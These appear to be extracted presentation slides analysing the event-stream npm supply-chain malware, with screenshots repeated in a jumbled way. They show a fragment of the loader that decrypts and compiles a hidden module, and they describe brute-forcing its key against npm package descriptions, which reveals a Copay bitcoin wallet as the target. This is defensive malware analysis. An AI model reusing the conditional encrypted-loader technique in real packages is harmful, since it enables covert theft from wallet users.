
12

13 newModule.paths = module.paths;
newModule._compile(text, "");
newModule.exports(testData[1]);

16 |




A red hand-drawn oval highlights the code block from line 3 to line 15, specifically the assignment of 'desc' and the 'decipher' creation, and the entire 'decipher.update' call.



```
"scripts": {  
  "clean": "rm -rf dist coverage .nyc_output",  
  "test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$IE  
  "test": "TEST=\"\" npm run test-specific",  
  "coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state  
  "lint": "eslint src test",  
  "build": "babel --out-dir dist src",  
  "prepare": "rm -rf dist/* && npm run build",  
  "benchmark": "node benchmark",  
  "profile": "node --prof profile.js && node-tick-processor",  
  "regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"  
},
```

```
17  "test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$IE  
18  "test": "TEST=\"\" npm run test-specific",  
19  "coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state  
20  "lint": "eslint src test",  
21  "build": "babel --out-dir dist src",  
22  "prepare": "rm -rf dist/* && npm run build",  
23  "benchmark": "node benchmark",  
24  "profile": "node --prof profile.js && node-tick-processor",  
25  "regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"  
26 },  
27 "dependencies": {
```



npm-scripts | npm Documentation shift-parser-js/package.json +

← → ⌂ ⌄ GitHub, Inc. [US] | https://github.com/shapeshow/shift-parser-js/blob/es2018/package.json ⭐ 🖥 ⓘ 🐱 ⋮

88 lines (87 sloc) | 2.46 KB

Raw Blame History

```
1  {
2    "name": "shift-parser",
3    "version": "7.0.0",
4    "description": "ECMAScript parser that produces a Shift format AST",
5    "author": "Shape Security",
6    "homepage": "https://github.com/shapeshow/shift-parser-js",
7    "repository": {
8      "type": "git",
9      "url": "https://github.com/shapeshow/shift-parser-js.git"
10    },
11    "main": "dist/index.js",
12    "files": [
13      "dist"
```

"description": "ECMAScript parser that produces a Shift format AST",

```
17  "test-specific": "mocha --inline-diffs --check-leaks --ui tdd --reporter dot --slow 200 --timeout 5000 --recursive test/$TEST
18  "test": "TEST=\\"\\\" npm run test-specific",
19  "coverage": "npm run build -- --plugins=istanbul && nyc --check-coverage --branches 100 --functions 100 --lines 100 --state
20  "lint": "eslint src test",
21  "build": "babel --out-dir dist src",
22  "prepare": "rm -rf dist/* && npm run build",
23  "benchmark": "node benchmark",
24  "profile": "node --prof profile.js && node-tick-processor",
25  "regenerate-unicode": "node scripts/generate-unicode-data.js > src/unicode.js"
26  },
27  "dependencies": {
```

Recap

- The script decrypts and compiles a new module.
- The key comes from a package description *somewhere*.
- The encrypted JS comes from testData[0].
- The compiled module exports testData[1].

What does this mean?

The script only serves its purpose if the code runs from an npm script in a directory that has a package.json with a "description" field containing a specific string that can act as the key.

What this means for us

We need to start trolling through package.json files.

all-the-packages - npm x +

← → ⌛ ⌂ 🔍 https://www.npmjs.com/package/all-the-packages ☆ ≡ ? ! ✖ ⋮

all-the-packages

1.2.0 • [Public](#) • Published 2 years ago

[Readme](#)[2 Dependencies](#)[1 Dependents](#)[6 Versions](#)

all-the-packages

All the npm registry metadata as an offline event stream.

Why?

See <https://github.com/nice-registry/about#why>

Installation

```
npm install all-the-packages --save
```

When you install this package, a `postinstall` script downloads the npm registry metadata to a local JSON file, which is about 540 MB.

install

```
> npm i all-the-packages
```

weekly downloads

16



version

1.2.0

license

MIT

open issues

2

pull requests

0

homepage

github.com

repository

 [github](https://github.com)

all-the-packages - npm x +

https://www.npmjs.com/package/all-the-packages

all-the-packages

1.2.0 • Public • Published 2 years ago

Readme **2 Dependencies** 1 Dependents 6 Versions

Dependencies (2)

JSONStream event-stream

Dev Dependencies (2)


tap-spec tape

install

➤ npm i all-the-packages

weekly downloads

16



version 1.2.0 license MIT

open issues 2 pull requests 0

homepage github.com repository github

A screenshot of an npm package page for 'all-the-packages'. The page shows the package version 1.2.0, its status as 'Public', and it was published 2 years ago. The 'Dependencies' tab is active, showing two dependencies: 'JSONStream' and 'event-stream'. Below the dependencies, there are sections for 'Dev Dependencies' (containing 'tap-spec' and 'tape') and package metadata like 'version' (1.2.0), 'license' (MIT), and download statistics. A large, hand-drawn style red arrow points from the 'JSONStream' entry to a laughing emoji.

Strategy

- Iterate through every package.
- Decrypt testData[0].
- Run the decrypted data through a JS Parser.
- If successful then we have a winner.

2. bash

[joverson:~/development/src/event-stream]

\$ |

```
2. bash  
[joverson:~/development/src/event-stream]  
$ node brute-force-decrypt.js  
Password is 'A Secure Bitcoin Wallet' from copay-dash@2.4.0  
Done. Processed 740543 package's metadata in 110.517 seconds.  
[joverson:~/development/src/event-stream]  
$ 
```

Copay, the Secure Bitcoin Wallet.

A screenshot of a web browser displaying the Copay website. The title bar shows the window is titled "Copay – Secure, Shared Bitcoin" and the address bar indicates the URL is "Not Secure | web.archive.org/web/20181117140442/https://copay.io/#download". The page features a large background image of three diverse people smiling. The Copay logo is in the top left corner. In the top right, there are links for "FAQS", "VIEW THE CODE", and "COMMUNITY FORUM". The main text on the page reads "The Secure, Shared Bitcoin Wallet" and "Secure your bitcoin with the open source, HD-multisignature wallet from BitPay.". A prominent green button at the bottom center says "GET COPAY".

The Secure, Shared Bitcoin Wallet

